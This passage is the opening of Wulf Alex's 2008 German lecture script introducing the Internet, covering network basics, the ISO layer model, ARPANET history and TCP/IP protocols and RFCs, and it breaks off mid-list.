Einführung in das Internet

Wulf Alex

2008

Karlsruhe

Copyright 2000–2008 by Wulf Alex, Karlsruhe

Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation; with no Invariant Sections, no Front-Cover Texts, and no Back-Cover Texts. A copy of the license is included in the section entitled *GNU Free Documentation License* on page 174.

Ausgabedatum: 18. November 2008.

Email: alex-weingarten@t-online.de

Dies ist ein Skriptum. Es ist unvollständig und enthält Fehler.

Geschützte Namen wie UNIX oder PostScript sind nicht gekennzeichnet.

Geschrieben mit dem Texteditor `vi`, formatiert mit LaTeX unter Debian GNU/Linux.

Die Skripten liegen unter folgenden URLs zum Herunterladen bereit:

`http://www.alex-weingarten.de/skripten/`
`http://www.abklex.de/skripten/`

Besuchen Sie auch die Seiten zu meinen Büchern:

`http://www.alex-weingarten.de/debian/`
`http://www.abklex.de/debian/`

Von dem Skriptum gibt es neben der Normalausgabe eine Ausgabe in kleinerer Schrift (9 Punkte), in großer Schrift (14 Punkte) sowie eine Textausgabe für Leseprogramme (Screenreader).

There is an old system called UNIX,
suspected by many to do nix,
but in fact it does more
than all systems before,
and comprises astonishing uniques.

Vorwort

Die Skripten richten sich an Leser mit wenigen Vorkenntnissen in der Elektronischen Datenverarbeitung; sie sollen – wie FRITZ REUTERS *Urgeschicht von Meckelnborg* – ok för Schaulkinner tau bruken sin. Für die wissenschaftliche Welt zitiere ich aus dem Vorwort zu einem Buch des Mathematikers RICHARD COURANT: *Das Buch wendet sich an einen weiten Kreis: an Schüler und Lehrer, an Anfänger und Gelehrte, an Philosophen und Ingenieure.* Das Lernziel ist eine Vertrautheit mit Betriebssystemen der Gattung UNIX einschließlich Linux, der Programmiersprache C/C++ und dem weltumspannenden Internet, die so weit reicht, dass der Leser mit der Praxis beginnen und sich selbständig weiterbilden kann. Ausgelernt hat man nie.

Zusammen bildeten die Skripten die Grundlage für das Buch *UNIX. C und Internet*, im Jahr 1999 in zweiter Auflage im Springer-Verlag erschienen (ISBN 3-540-65429-1). Das Buch ist vergriffen und wird auch nicht weiter gepflegt, da ich mich auf Debian GNU/Linux konzentriere. Meine Debian-Bücher (ISBN 3-540-43267-1 und 3-540-23786-0) sind ebenfalls bei Springer erschienen, aber nicht im Netz veröffentlicht. Die Skripten dagegen bleiben weiterhin im Netz verfügbar und werden bei Gelegenheit immer wieder überarbeitet.

Warum ein Linux/UNIX? Die Betriebssysteme der Gattung UNIX laufen auf einer Vielzahl von Computertypen. Unter den verbreiteten Betriebssystemen sind sie die ältesten und ausgereift. Die UNIXe haben sich lange ohne kommerzielle Einflüsse entwickelt und tun das teilweise heute noch, siehe Linux, FreeBSD, NetBSD, OpenBSD und andere. Programmierer, nicht das Marketing, haben die Ziele gesetzt. Die UNIXe haben von Anfang an gemischte Hardware und die Zusammenarbeit mehrerer Benutzer unterstützt. In Verbindung mit dem X Window System, einem netzfähigen Fenstersystem, sind die UNIXe unter den Betriebssystemen mittlerer Größe die leistungsfähigsten. Linux/UNIX-Rechner waren von Anbeginn im Internet dabei und haben seine Entwicklung bestimmt.

Warum C/C++? Die universelle Programmiersprache C mit ihrer mächtigen Erweiterung C++ ist – im Vergleich zu BASIC etwa – ziemlich einheitlich. Der Anfang ist leicht, an die Grenzen stoßen wenige Benutzer. Das Zusammenspiel zwischen C/C++-Programmen und Linux/UNIX funktioniert reibungslos.

Warum das Internet? Das Internet ist das größte Computernetz dieser Erde, ein Zusammenschluss vieler regionaler Netze. Ursprünglich auf Hochschulen und Behörden beschränkt, sind mittlerweile auch Industrie, Handel

und Privatpersonen beteiligt. Unser berufliches Leben und zunehmend unser privates Dasein werden vom Internet berührt. Eine Email-Anschrift ist so wichtig geworden wie ein Telefonanschluss. Als Informationsquelle ist das Netz unentbehrlich.

Bei der Stoffauswahl habe ich mich von meiner Arbeit als Benutzer, Verwalter und Programmierer leiten lassen. Besonderer Wert wird auf die Erläuterung der zahlreichen Fachbegriffe gelegt, die dem Anfänger das Leben erschweren. Die typische Frage, vor der auch ich immer wieder stehe, lautet: *Was ist XYZ und wozu kann man es gebrauchen?* Hinsichtlich vieler Einzelheiten verweise ich auf die Referenz-Handbücher zu den Rechenanlagen und Programmiersprachen oder auf Monografien, um den Text nicht über die Maßen aufzublähen; er ist ein Kompromiss aus Breite und Tiefe. *Alles über UNIX, C und das Internet* ist kein Buch, sondern ein Bücherschrank.

An einigen Stellen gehe ich außer auf das Wie auch auf das Warum ein. Von Zeit zu Zeit sollte man den Blick weg von den Wellen auf das Meer richten, sonst erwirbt man nur kurzlebiges Wissen.

Man kann den Gebrauch eines Betriebssystems, einer Programmiersprache oder der Netzdienste nicht allein aus Büchern erlernen – das ist wie beim Klavierspielen oder Kuchenbacken. Die Beispiele und Übungen wurden auf einer Hewlett-Packard 9000/712 unter HP-UX 10.20 und einem PC der Marke *Weingartener Katzenberg Auslese* unter Debian GNU/Linux entwickelt. Als Shell wurden Bourne-Abkömmlinge bevorzugt, als Compiler wurde neben dem von Hewlett-Packard der GNU gcc verwendet. Die vollständigen Quellen der Beispiele stehen im Netz.

Dem Text liegen eigene Erfahrungen aus fünf Jahrzehnten zugrunde. Seine Wurzeln gehen zurück auf eine *Erste Hilfe für Benutzer der Hewlett-Packard 9000 Modell 550 unter HP-UX*, im Jahr 1986 aus zwanzig Aktenordnern destilliert, die die Maschine begleiteten. Gegenwärtig verschiebt sich der Schwerpunkt in Richtung Debian GNU/Linux. Ich habe auch fremde Hilfe beansprucht und danke Kollegen in den Universitäten Karlsruhe und Lyon sowie Mitarbeitern der Firmen IBM und Hewlett-Packard für schriftliche Unterlagen und mündlichen Rat sowie zahlreichen Studenten für Anregungen und Diskussionen. Darüber hinaus habe ich fleißig das Internet angezapft und viele dort umlaufende Guides, Primers, HOWTOs, Tutorials und Sammlungen von Frequently Asked Questions (FAQs) verwendet.

Weingarten (Baden), 15. Februar 2006 Wulf Alex

Übersicht

1 Internet **2**

A Zahlensysteme **111**

B Zeichensätze und Sondertasten **117**

C Farben **136**

D Hypertext Markup Language (HTML) **137**

E Slang im Netz **140**

F ISO 3166 Ländercodes **147**

G Requests For Comment (RFCs) **150**

H Internet-Protokolle **162**

I Frequently Asked Questions (FAQs) **164**

J Karlsruher Test **166**

K GNU Lizenzen **174**

L Zeittafel **182**

M Zum Weiterlesen **194**

Inhalt

1 Internet **2**

1.1 Grundbegriffe . . . 2
1.2 Schichtenmodell . . . 4
1.3 Entstehung . . . 6
1.4 Protokolle (TCP/IP), RFCs . . . 7
1.5 Adressen und Namen (DNS) . . . 10
1.6 BelWue . . . 14
1.7 Netzdienste im Überblick . . . 15
1.8 Terminal-Emulatoren (telnet, rlogin, ssh) . . . 16
1.9 File-Transfer . . . 18
1.9.1 Kermit, FTP, FSP . . . 18
1.9.2 Anonymous FTP . . . 21
1.9.3 Suchhilfe (archie) . . . 23
1.10 Electronic Mail (Email) . . . 24
1.10.1 Grundbegriffe . . . 24
1.10.2 Mailing-Listen . . . 39
1.10.3 Privat und authentisch (PGP, PEM) . . . 41
1.11 Neuigkeiten (Usenet, Netnews) . . . 43
1.11.1 Grundbegriffe . . . 43
1.11.2 Newsgruppen . . . 44
1.11.3 News lesen und schreiben . . . 47
1.11.4 Digests und Archive . . . 49
1.11.5 Frequently Asked Questions (FAQ) . . . 50
1.11.6 Netikette . . . 50
1.12 Netzgeschwätz (IRC), Instant Messaging (IM) . . . 53
1.13 Gopher, WAIS . . . 54
1.14 WWW – das World Wide Web . . . 57
1.14.1 Ein Gewebe aus Hyperdokumenten . . . 57
1.14.2 Server-Side-Includes (SSI) . . . 62
1.14.3 Projekte im Web . . . 62
1.14.4 Forms und cgi-Scripts . . . 63
1.14.5 Java, Applets, Javascript . . . 65
1.14.6 Webseiten aus Datenbanken . . . 66
1.14.7 Cookies . . . 66
1.14.8 Suchmaschinen und Portale . . . 67
1.14.9 Die eigene Startseite . . . 71
1.14.10 WWW-Proxies . . . 75
1.15 Navigationshilfen (nslookup, whois, finger) . . . 76
1.16 Die Zeit im Netz (ntp) . . . 79
1.16.1 Aufgabe . . . 79

1.16.2 UTC – Universal Time Coordinated 79
1.16.3 Einrichtung 81
1.17 Network Information Service (NIS) 82
1.17.1 Aufgabe 82
1.18 Informationsrecherche 84
1.18.1 Informationsquellen 84
1.18.2 Fakten-Datenbanken 85
1.18.3 Literatur-Datenbanken 85
1.18.4 Hosts, Retrieval-Sprache 85
1.18.5 Beispiel MATHDI auf STN 86
1.18.6 Einige technische Datenbanken 91
1.19 Sicherheit 92
1.19.1 Betriebssicherheit 92
1.19.1.1 Lokale Betriebssicherheit 92
1.19.1.2 Aufteilung der Server 94
1.19.1.3 Angriffe aus dem Netz 94
1.19.2 Datensicherheit 95
1.19.2.1 Versehentliches Löschen 96
1.19.2.2 Accounts 96
1.19.2.3 Passwörter 97
1.19.2.4 Viren 101
1.19.2.5 Backup 104
1.19.2.6 Firewall 106
1.19.3 Memo Sicherheit 106
1.19.4 Übung Sicherheit 107
1.20 Memo Internet 107
1.21 Übung Internet 108

A Zahlensysteme **111**

B Zeichensätze und Sondertasten **117**
B.1 EBCDIC, ASCII, Roman8, IBM-PC 117
B.2 German-ASCII 122
B.3 ASCII-Steuerzeichen 123
B.4 Latin-1 (ISO 8859-1) 124
B.5 Latin-2 (ISO 8859-2) 130
B.6 HTML-Entities 131
B.7 Sondertasten 133

C Farben **136**
C.1 RGB-Farbwerte 136

D Hypertext Markup Language (HTML) **137**

E Slang im Netz **140**

F ISO 3166 Ländercodes **147**

G Requests For Comment (RFCs) 150
G.1 Ausgewählte RFCs, ohne FYIs 150
G.2 1.-April-RFCs 155
G.3 Alle FYIs 157
G.4 Alle BCPs 158

H Internet-Protokolle 162

I Frequently Asked Questions (FAQs) 164

J Karlsruher Test 166

K GNU Lizenzen 174
K.1 GNU Free Documentation License 174

L Zeittafel 182

M Zum Weiterlesen 194

Abbildungen

1.1 ISO-Schichtenmodell 5

Tabellen

Programme und andere Quellen

1.1 CGI-Skript 64
1.2 C-Programm Trojanisches Pferd 100
1.3 Shellscript Backup Kassette 104
1.4 Shellscript Restore Kassette 105
1.5 Shellscript Backup Spule 105
1.6 Shellscript Restore Spule 105

Zum Gebrauch

- Hervorhebungen im Text werden *kursiv* dargestellt.
- Titel von Veröffentlichungen oder Abschnitten, kurze Zitate oder wörtliche Rede werden im Text *kursiv* markiert.
- In Aussagen über Wörter werden diese *kursiv* abgesetzt.
- Stichwörter für einen Vortrag oder eine Vorlesung erscheinen **fett**.
- Namen von Personen stehen in KAPITÄLCHEN.
- Eingaben von der Tastatur und Ausgaben auf den Bildschirm werden in `Schreibmaschinenschrift` wiedergegeben.
- Hinsichtlich der deutschen Rechtschreibung befindet sich das Manuskript in einem Übergangsstadium.
- Hinter Linux/UNIX-Kommandos folgt manchmal in Klammern die Nummer der betroffenen Sektion des Referenz-Handbuchs, z. B. `vi(1)`. Diese Nummer samt Klammern ist beim Aufruf des Kommandos nicht einzugeben.
- Suchen Sie die englische oder französische Übersetzung eines deutschen Fachwortes, so finden Sie diese bei der erstmaligen Erläuterung des deutschen Wortes.
- Suchen Sie die deutsche Übersetzung eines englischen oder französischen Fachwortes, so finden Sie einen Verweis im Sach- und Namensverzeichnis.
- UNIX wird hier immer als die Gattung der aus dem bei AT&T um 1970 entwickelten Unix ähnlichen Betriebssysteme verstanden, nicht als geschützter Name eines bestimmten Produktes.
- Ich gebe möglichst genaue Hinweise auf weiterführende Dokumente im Netz. Der Leser sei sich aber bewußt, dass sich sowohl Inhalte wie Adressen (URLs) ändern. Bei Verweisen auf Webseiten (URLs) ist die Angabe des Protokolls `http://` weggelassen.
- Unter *Benutzer, Programmierer, Verwalter* usw. werden sowohl männliche wie weibliche Erscheinungsformen verstanden.
- Ich rede den Leser mit *Sie* an, obwohl unter Studenten und im Netz das *Du* üblich ist. Gegenwärtig erscheint mir diese Wahl passender.

Ans Internet, ans teure, schließ dich an,
Das halte fest mit deinem ganzen Herzen,
Hier sind die starken Wurzeln deiner Kraft.
Schiller, Tell

1 Internet

1.1 Grundbegriffe

Netze sind ein komplexes Thema, das liegt in ihrer Natur. Deswegen werden sie in Grafiken als Wölkchen dargestellt. Wir versuchen, den Nebel zu durchdringen, ohne uns in die Einzelheiten zu verlieren.

Ehe wir uns der Praxis zuwenden, ein Überblick über die rasch verlaufende Entwicklung. Ein Vorgriff auf einige später erklärte Begriffe ist dabei unvermeidlich. Wir erkennen vier Stufen in der Entwicklung der Computernetze:

- Am Anfang standen **kleine Netze**, die der gemeinsamen Nutzung von Peripherie wie Massenspeicher und Drucker und von Datenbeständen wie Telefon- und Anschriftenlisten dienten. Netzdienste wie Email waren praktisch nicht vorhanden, die Sicherheitsanforderungen bescheiden. Alle Benutzer kannten sich von Angesicht. Typische Vertreter: Novell Personal Netware, Kirschbaum Link und Microsoft Windows for Workgroups.
- Die kleinen Netze wurden größer und untereinander verbunden. Plötzlich hatte man das weltumspannende **Internet**[1] Damit wurden Routing-Fragen wichtig: wie findet eine Mail[2] zum Empfänger? Betriebs- und Datensicherheit rückten ins Bewußtsein der Netzerfinder und -verwalter. Netzdienste kamen auf: Kommunikation (Email, FTP, Netnews, IRC) und Auskunftsdienste (Archie, Gopher, WAIS, WWW). Das Netz wurde damit um wesentliche Funktionen bereichert. Das ist der heutige Zustand.
- Die verschiedenen Netzdienste werden unter einer **gemeinsamen Oberfläche** vereinigt. Der Benutzer wählt nicht mehr FTP oder Gopher oder WWW aus, sondern bleibt in einem einzigen Programm, das je nach

[1]Das Wort *Internet*, im Englischen klein geschrieben, wird auch als Gattungsname für einen Verbund verschiedener Netze mit gemeinsamen Protokollen gebraucht, die nicht notwendig mit *dem* Internet, im Englischen groß geschrieben, verbunden sind. Dieser Gebrauch des Wortes geht zurück. Ein Intranet ist ein isoliertes Netz, das die Technik des Internets (TCP/IP-Protokolle) verwendet.

[2]Es hat einen Grund, weshalb wir Mail sagen und nicht Post: In den Netnews ist ein Posting die Alternative zu einer Mail.

den Wünschen des Benutzers die verschiedenen Dienste anspricht. Die Dienste werden multimediafähig, man kann außer Text auch grafische und akustische Daten austauschen. Ob auch Gerüche dabei sein werden, ist zur Zeit noch offen. Dieses Ziel ist heute teilweise erreicht, die WWW-Browser wie `netscape` verdecken die unterschiedlichen Protokolle, allerdings gelegentlich unvollkommen.

- Die Computernetze und die anderen informationsübertragenden Netze (Telefon, Kabelfernsehen) werden vereinigt zu einem **digitalen Datennetz** mit einheitlichen Daten-Steckdosen in den Gebäuden. Das ist im Werden.

Prognosen sind gewagt[3]. Die genannten Entwicklungen sind jedoch im Gange, im globalen Dorf sind schon einige Straßen befestigt.

Wie wir bereits im Kap. **??** *Hardware* auf Seite **??** bemerkt haben, verstehen wir unter einem **Computernetz** ein Netz aus selbständigen Computern und nicht ein Terminalnetz oder verteilte Systeme, die sich dem Benutzer wie ein einziger Computer darbieten. Um die Arbeitsweise eines Netzes besser zu verstehen, sollte man sich zu Beginn der Arbeit drei Fragen stellen:

- Was will ich machen?
- Welche Hardware ist beteiligt?
- Welche Software ist beteiligt?

Auch wenn man die Fragen nicht in allen Punkten beantworten kann, helfen sie doch, das Geschehen hinter dem Terminal zu durchschauen. Andernfalls kommt man nicht über das Drücken auswendig gelernter Tasten hinaus.

Der Computer, an dessen Terminal man arbeitet, wird als **lokal** (local) bezeichnet, der unter Umständen weit entfernte Computer, in dem man augenblicklich arbeitet (Prozesse startet), als **fern** (remote). Ein ferner Computer, der eine Reihe von Diensten leistet, wird **Host** genannt, zu deutsch Gastgeber. Wenn von zwei miteinander verbundenen Computern (genauer: Prozessen) einer Dienste anfordert und der andere sie leistet, bezeichnet man den Fordernden als **Client**, den Leistenden als **Server**. Mitunter stecken Client und Server gemeinsam in derselben Hardware. Der Begriff *Server* wird auch allgemein für Computer gebraucht, die auf bestimmte Dienstleistungen spezialisiert sind: Fileserver, Mailserver, Kommunikationsserver, Druckerserver usw.

Wenn zu Beginn der Verbindung eine durchgehende Leitung zwischen den Beteiligten aufgebaut und für die Dauer der Übertragung beibehalten wird, spricht man von einer **leitungsvermittelten** Verbindung. Das ist im analogen Telefondienst die Regel. Da bei der Übertragung große Pausen (Schweigen) vorkommen, während der eine teure Leitung nutzlos belegt ist, geht

[3]Um 1950 herum soll die IBM der Ansicht gewesen sein, dass achtzehn Computer den gesamten Rechenbedarf der USA decken würden. Nach einer anderen Quelle soll die Meinung 1943 geäußert worden sein und sich auf fünf Computer weltweit beziehen. Dieselbe Firma hatte um 1940 herum vermutet, dass 5000 Trockenkopierer für die USA ausreichen würden, weshalb diese Technik keinen Markt habe. So entstand Xerox.

man mehr und mehr dazu über, die zu übertragenden Daten in Pakete aufzuteilen, sie mit der Empfängeradresse und weiteren Angaben zu beschriften und über irgendeine gerade freie Leitung zu schicken, so wie bei der Briefpost. Dort wird ja auch nicht für Ihr Weihnachtspäckchen an Tante Clara ein Gleis bei der Deutschen Bahn reserviert. Bei einer Internet-Verbindung besteht keine dauernde Leitung zwischen den Partnern, es werden Datenpakete (Datagramme) ausgetauscht. Ist eine Leitung unterbrochen, nehmen die Datagramme einen anderen Weg, eine Umleitung. Bei den vielen Maschen im Internet ist das kein Problem, anders als in einem zentral organisierten Netz. Es kommt vor, dass ein jüngeres Datagramm vor einem älteren beim Empfänger eintrifft. Der Empfänger muß daher die richtige Reihenfolge wiederherstellen. Der Benutzer merkt von den Paketen nichts und braucht sich nicht einmal um die Entsorgung der Verpackungen zu kümmern. Diese Art der Verbindung heißt **paketvermittelt**.

Wenn Sie mit einem Computer in Übersee verkehren, kann es sein, dass Ihre Bytes heute über Satellit laufen, morgen durch ein Seekabel, einmal links um den Globus herum, ein anderes Mal rechts.

1.2 Schichtenmodell

Größere Netze sind umfangreiche Gebilde aus Hard- und Software. Um etwas Ordnung hineinzubringen, hat die **ISO** (International Organization for Standardization) ein Modell aus sieben Schichten entwickelt. Dieses Modell wird viel verwendet, aber auch kritisiert. Ein Vorwurf richtet sich gegen seine starke Bindung an die Telefontechnik. Telefone und Computer unterscheiden sich, obwohl sie manchmal dieselben Leitungen verwenden. Die Zahl *Sieben* stammt aus der babylonischen Mythologie, nicht aus technischer Notwendigkeit. Das SNA-Netz von IBM gliedert sich auch in sieben Schichten, die Aufgaben sind jedoch anders verteilt. TCP/IP-Netze gliedern sich in vier Schichten, siehe Seite 8.

Das ISO-Modell stellt zwei Computer dar, die miteinander verbunden sind. Jede Schicht leistet eine bestimmte Art von Diensten an die Schicht darüber und verlangt eine bestimmte Art von Diensten von der Schicht darunter. Oberhalb der obersten Schicht kann man sich den Benutzer vorstellen, dessen Hirn auch als neunte (!) Schicht bezeichnet wird, gegen deren Fehler kein Kraut gewachsen ist. Jede Schicht kommuniziert logisch – nicht physikalisch – mit ihrer Gegenschicht auf derselben Stufe. Eine physikalische Verbindung (Draht, Lichtwellenleiter, Funk) besteht nur in der untersten Schicht (Abbildung 1.1).

In der obersten Schicht laufen die **Anwendungen** (application), beispielsweise ein Mailprogramm (`elm(1)`) oder ein Programm zur Fileübertragung (`ftp(1)`). Die Programme dieser Schicht verkehren nach oben mit dem Benutzer oder Anwender.

Die **Darstellungsschicht** (presentation) bringt die Daten auf eine einheitliche Form und komprimiert und verschlüsselt sie gegebenenfalls. Auch



Abb. 1.1: ISO-Schichtenmodell eines Netzes

die Frage EBCDIC- oder ASCII-Zeichensatz wird hier behandelt. Dienstprogramme und Funktionen des Betriebssystems sind hier angesiedelt.

Die Programme der **Sitzungsschicht** (session) verwalten die Sitzung (login, Passwort, Dialog) und synchronisieren die Datenübertragung, d. h. sie bauen nach einer Unterbrechung der Verbindung die Sitzung wieder auf. Ein Beispiel sind die NetBIOS-Funktionen.

In der **Transportschicht** (transport) werden die Daten ver- und entpackt sowie die Verbindungswege aufgebaut, die während einer Sitzung wechseln können, ohne dass die darüberliegenden Schichten etwas davon merken. Protokolle wie TCP oder UDP gehören zur Transportschicht.

Die **Netzschicht** (network) oder Vermittlungsschicht betreibt das betroffene Subnetz, bestimmt die Wege der Datenpakete (Routing), sorgt für Protokollübergänge und führt Buch. Zugehörige Protokolle sind IP, X.25 oder ICMP.

Die **Data-Link-Schicht** transportiert Bytes ohne Interesse für ihre Bedeutung und verlangt bei Fehlern eine Wiederholung der Sendung. Auch die Anpassung unterschiedlicher Geschwindigkeiten von Sender und Empfänger ist ihre Aufgabe. Das Ethernet ist hier zu Hause.

Die unterste, **physikalische Schicht** (physical) gehört den Elektrikern. Hier geht es um Kabel und Lichtwellenleiter, um Spannungen, Ströme, Widerstände und Zeiten. Hier werden Pulse behandelt und Stecker genormt.

1.3 Entstehung

Die Legende berichtet, dass in den sechziger Jahren des vorigen Jahrhunderts die amerikanische Firma RAND einen Vorschlag ausbrüten sollte, wie in den USA nach einem atomaren Schlag die Kommunikation insbesondere der Streitkräfte und der Behörden aufrecht erhalten werden könnte. Zwei Grundsätze kamen dabei heraus:

- keine zentrale Steuerung,
- kein Verlass auf das Funktionieren bestimmter Verbindungen.

Dieses Netz wurde jedoch nie verwirklicht. Ungefähr zur selben Zeit hatten die ARPA und einige nordamerikanische Universitäten Bedarf an Rechenleistung auf Großrechnern, aber wenig Geld. Was lag näher, als die vorhandenen Großrechner über Telefonleitungen zu vernetzen, um sie besser auszunutzen? Aber: die Großrechner waren zueinander völlig inkompatibel, sie redeten nicht miteinander. Also war ein Zwischenglied zwischen Rechner und Netz erforderlich, ein *Interface Message Processor* oder IMP. Verwirklicht wurde gegen Ende 1969 ein dezentral organisiertes Netz aus vier Knoten in der Universität von Kalifornien in Los Angeles (UCLA), der Universität von Kalifornien in Santa Barbara (UCSB), der Universität von Utah in Salt Lake City und dem Stanford Research Institute (SRI) in Menlo Park, das nach dem Geldgeber **ARPANET** (Advanced Research Projects Agency Network) genannt wurde. Es verwendete eine paketweise Übertragung der Daten. Die beiden ersten Dienste waren Telnet und FTP. Das Netz bewährte sich auch ohne atomaren Schlag.

Das Netz wuchs, Email kam hinzu und ließ den Verkehr in die Höhe schnellen, die Protokolle (TCP) wurden ausgearbeitet, andere Netze übernahmen die Protokolle und verbanden sich mit dem ARPANET. England und Norwegen bauten 1973 die ersten europäischen Knoten auf. Im Jahr 1984 (1000 Knoten) schloß sich die National Science Foundation (NSF) an, die in den USA etwa die Rolle spielt wie hierzulande die Deutsche Forschungsgemeinschaft (DFG). Das ARPANET starb 1989 (150 000 Knoten). Seine Aufgabe als Mutter des weltweiten Internet war erfüllt.

Heute ist das **Internet** die Wunderwaffe gegen Dummheit, Armut, Pestilenz, Erwerbslosigkeit, Inflation und die Sauregurkenzeit in den Medien. Der RFC (Request For Comments) 1462 alias FYI (For Your Information) 20 *What is the Internet?* von 1993 sieht das nüchterner. Das Internet ist ein Zusammenschluß regionaler Netze, verbunden durch die **TCP/IP-Protokolle**, mit über 20 Millionen Computern (Juli 98) und 60 Millionen Benutzern. Nächstes Jahr können sich die Zahlen schon verdoppelt haben. Wenn das so weiter geht, hat das Netz im Jahr 2002 mehr Teilnehmer als es Menschen auf der Erde gibt, also sind vermutlich viele Dämonen und Außerirdische darunter.

Eine andere Betrachtungsweise versteht unter dem Internet in erster Linie die Benutzer des Netzverbundes, und eine dritte sieht vorrangig die Informationen, die der Netzverbund bereithält oder übermittelt. Alle drei Definitionen des Internets sind richtig, für sich allein jedoch einseitig und unvollständig.

Im Internet gibt es keine zentrale Instanz, die alles bestimmt und regelt. There is no governor anywhere. Das grenzt an Anarchie und funktioniert großartig. Die Protokolle entstehen auf dem Wege von netzweiten Vereinbarungen (Requests For Comments). Niemand ist verpflichtet, sich daran zu halten, aber wer es nicht tut, steht bald einsam da. Nirgendwo sind alle Benutzer, alle Knoten, alle Newsgruppen, alle WWW-Server registriert. Das Wort *alle* kommt nur einmal im Internet vor: Alle Teilnehmer verwenden die Protokolle der TCP/IP-Suite.

Eine gezielte Störung oder Beeinflussung wichtiger Knoten (Verbindungsrechner, Server) des Internet kann zwar grössere Benutzergruppen lahmlegen, aber niemals das ganze Internet. Da die wichtigen Knoten unterschiedlichen Behörden oder Organisationen unterstehen, ist es unwahrscheinlich, dass sie alle gleichzeitig streiken.

Hält man sich vor Augen, wie viele der Selbstverständlichkeiten der heutigen Computerei vor über dreißig Jahren von Wissenschaftlern in Universitäten und Forschungslabors wie Bell entwickelt worden sind, denen Zeit und Geld zum Spinnen und Spielen gegeben wurde, erkennt man vielleicht, was Grundlagenforschung bedeutet.

1.4 Protokolle (TCP/IP), RFCs

Ein **Netz-Protokoll** ist eine Sammlung von Vorschriften und Regeln, die der Verständigung zwischen den Netzteilnehmern dient, ähnlich wie bestimmte Sitten und Gebräuche den Umgang unter den Menschen erleichtern. Auch in der höheren Tierwelt sind instinktive Protokolle verbreitet. Bekannte Netz-Protokolle sind:

- TCP/IP (Internet)
- ISO-OSI
- IBM-SNA
- Decnet LAT
- IPX-Novell
- Appletalk
- Banyan Vines
- IBM und Novell NetBIOS

Zwei Netzteilnehmer können nur miteinander reden, wenn sie dasselbe Protokoll verwenden. Da das nicht immer gegeben ist, braucht man Protokoll-Umsetzer als Dolmetscher. Netz-Protokolle werden nach der Schicht des ISO-Modelles, in der sie arbeiten, klassifiziert. Beispielsweise arbeiten Transport-Protokolle wie X.25, IP und IPX in der Schicht 3 des Modelles.

TCP/IP heißt **Transmission Control Protocol/Internet Protocol** und ist eine Sammlung zahlreicher, sich ergänzender Protokolle aus der **Internet Protocol Suite**. TCP und IP sind die bekanntesten Einzelprotokolle, weshalb die ganze Sammlung nach ihnen benannt wird. Die wichtigsten, in dieser Suite festgelegten Dienste sind:

- File Transfer, geregelt durch das File Transfer Protocol FTP (RFC 959),
- Remote Login, geregelt durch das Network Terminal Protocol TELNET (RFC 854),
- Electronic Mail (Email), geregelt durch das Simple Mail Transfer Protocol SMTP (RFC 821),
- Network File System (RFC 1094 und 1813),
- Remote Printing (RFC 2565 bis 2568 und 2639),
- Remote Execution,
- Name Server (RFC 1101 und zahlreiche weitere),
- Terminal Server.

Die einzelnen Protokolle werden in **Requests For Comments** (RFC) beschrieben, die im Internet frei zugänglich sind, beispielsweise beim RFC-Editor, bei DE-NIC oder RIPE:

- `www.rfc-editor.org/`
- `www.nic.de/`
- `www.ripe.org/`

Der Werdegang eines RFC oder eines Internet Standards wird im RFC 2026 *The Internet Standards Process* und im RFC 2900 *Internet Official Protocol Standards* erläutert. Bisher sind rund 3200 Requests erschienen. Sie werden in vier Kategorien eingeteilt:

- *Standard*, mit den Vorstufen *Draft Standard* und *Proposed Standard*, das sind offizielle Beschreibungen (Spezifikationen) der Internet-Protokolle,
- *Best Current Practice*, das sind Empfehlungen,
- *Informational* oder *Experimental*, zur beliebigen Verwendung,
- *Historic*, ehemalige Standards, von deren weiterer Verwendung ausdrücklich abgeraten wird.

Der RFC 1463 beispielsweise ist **For Your Information** (FYI), also informational, nicht normativ, und enthält eine Bibliographie zum Internet, wohingegen der RFC 959 das File Transfer Protokoll beschreibt. Bisher sind rund 40 FYIs erschienen, die außer ihrer RFC-Nummer noch eine eigene FYI-Nummer tragen. Die RFCs werden nicht aktualisiert, sondern bei Bedarf durch neuere mit höheren Nummern ersetzt (anders als DIN-Normen). Man kann also nicht die neueste Version eines RFC verlangen, sondern nur die neueste Beschreibung eines Protokolls in einem RFC aus der jüngeren Vergangenheit. Vorstufen zu RFCs wie der Internet Working Draft *Son-of-1036* mit dem Titel *News Article Format and Transmission* von HENRY SPENCER aus dem Sommer 1994 – gedacht als eine Aktualisierung des RFC 1036 *Standard for Interchange of USENET Messages* vom Ende 1987 – liegen ebenfalls im Netz und werden zum Teil befolgt.

Die TCP/IP-Protokolle lassen sich in **Schichten** einordnen, allerdings nicht ohne weiteres in das jüngere ISO-Schichten-Modell. Jede Schicht greift auf die Dienste der darunter liegenden Schicht zurück, bis man bei der Hardware landet. TCP/IP kennt vier Schichten:

